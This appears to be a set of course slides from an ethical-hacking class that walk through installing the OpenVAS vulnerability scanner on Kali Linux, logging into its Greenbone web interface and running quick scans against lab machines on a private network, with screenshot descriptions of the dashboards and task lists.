
OpenVAS

OpenVAS



The screenshot shows the official website for OpenVAS (www.openvas.org). The page features a navigation bar with links for Apps, Yahoo, Cabrillo College, Health, Network, Medical, CIS 76 links, Lab Development, Home, Music, English, and Deutsch. A large green button on the left says "Download OpenVAS/Greenbone" with a white arrow pointing down. To the right of the button is a cartoon character holding a sign that reads "Virtual Appliance Install from Packages Install from Source Setup and Start". Below the character is a diagram showing the architecture of OpenVAS, including OpenVAS CLI, Greenbone Network Scanner, Greenbone Security Assistant, and OpenVAS Manager, all connected to a central OpenVAS Administrator component which then connects to a database and a results viewer. To the right of the diagram is a "News" section with a list of releases: OpenVAS-9 (2017-03-08), OpenVAS-8 (2015-04-02), and OpenVAS-7 (2014-04-25). There is also a link to the news archive. At the bottom of the page, there are three columns: "Discover OpenVAS" (Learn about features, About OpenVAS), "Try out OpenVAS" (Install and set up, Learn about architecture, Try it out in VM, Try out in VM), and "Join the community" (Free Software, Join mailing list, Join Online Chat). The footer contains the URL www.openvas.org/vm.html.

OpenVAS Installation



Doesn't come with Kali

To install:

```
apt-get update  
apt-get upgrade  
apt-get install openvas  
openvas-setup
```


Installation will take a long time, be patient!

Record the generated password.

Start and stop with:
openvas-start
openvas-stop


To use, browse to:
https://127.0.0.1:9392
and login as admin with password recorded above.

OpenVAS Login




Browse to <https://127.0.0.1:9392> and login as admin with the password generated during setup

OpenVAS Dashboard



Start with the Dashboard view


Creating a new scan task



The screenshot shows the Greenbone Security Assistant interface running in a Firefox browser window. The title bar indicates the session is on a Kali Linux VM at IP 192.168.0.20. The main navigation bar has tabs for Dashboard, Scans, Assets, SecInfo, Configuration, Extras, Administration, and Help. The Scans tab is currently selected and highlighted with a red box. A sub-menu under Scans includes options: Dashboard, Tasks, Reports, Results, Notes, and Overrides. The Reports section displays a donut chart with one High severity item and one Medium severity item. Below the chart are two line graphs: 'Reports: High results timeline' and 'Reports by CVSS (Total: 2)'. The timeline graph shows a single data point at time 20. The CVSS graph shows two items at scores 7 and 10. At the bottom, a table lists two recent scan tasks: an immediate scan of IP 10.76.5.101 completed at 01:59:31 on Oct 3, and another immediate scan of IP 10.76.5.1 completed at 01:40:57 on Oct 3. Both tasks show 0 false positives.

Click on the Scans menu, select Tasks

Creating a new scan task




The screenshot shows the Greenbone Security Assistant interface running in a Firefox browser window. The title bar indicates the session is on 'EH-Kali-05 on 192.168.0.20'. The main navigation bar includes links for Applications, Places, and Firefox ESR. The top right shows the date and time as 'Tue 10:22' and the user as 'Logged in as Admin admin | Logout'. The main content area has a green header bar with the 'Greenbone Security Assistant' logo. Below it, a navigation menu bar has tabs for Dashboard, Scans, Assets, SecInfo, Configuration, Extras, Administration, and Help. A red box highlights the 'Task Wizard' option under the Scans tab. The main content area displays three donut charts: 'Tasks by Severity Class (Total: 2)', 'Tasks with most High results per host', and 'Tasks by status (Total: 2)'. Below these charts is a table listing two tasks:

Name	Status	Reports	Severity	Trend	Actions
Immediate scan of IP 10.76.5.1	Done	Total: 1 Last: 1 Oct 3 2017	5.4 (Medium)	Up	View Edit Delete Download
Immediate scan of IP 10.76.5.101	Done	Total: 1 Last: 1 Oct 3 2017	10.0 (High)	Up	View Edit Delete Download

The bottom of the browser window shows the URL 'https://127.0.0.1:9392/omp?cmd=wizard&name=quick_first_scan&filter=&filt_id=&token=555bf2c2-9a2a-41ab-a14c-efacec675b15' and a search bar with options like 'Find in page', 'Highlight All', 'Match Case', and 'Whole Words'.

Click the small Wizard icon in the upper-left corner and select Task Wizard

Creating a Quickstart immediate scan task



Type in the IP address or hostname of the target system then click Start Scan button. In this example we are scanning EH-Win7-05.

Monitoring scan progress

The screenshot shows the Greenbone Security Assistant interface running in a Firefox browser window. The title bar indicates "EH-Kali-05 on 192.168.0.20". The main content area displays three charts under the heading "Tasks (3 of 3)".

- Tasks by Severity Class (Total: 3)**: A donut chart showing 1 High, 1 Medium, and 1 N/A severity.
- Tasks with most High results per host**: A bar chart showing an immediate scan of IP 10.7.6.5 with 19 High results.
- Tasks by status (Total: 3)**: A donut chart showing 2 Done and 1 Running.


Below the charts is a table of scan tasks:

Name	Status	Reports	Severity	Trend	Actions
Immediate scan of IP 10.76.5.1	Done	Total: 1 (1) Last: Oct 3 2017	6.4 (Medium)	Up	View Edit Delete Revert Download
Immediate scan of IP 10.76.5.101	Done	Total: 1 (1) Last: Oct 3 2017	10.0 (High)	Up	View Edit Delete Revert Download
Immediate scan of IP 10.76.5.207	18 %	Total: 0 (1)		Up	View Edit Delete Revert Download

A status bar at the bottom of the table row for the last task indicates "18 %".

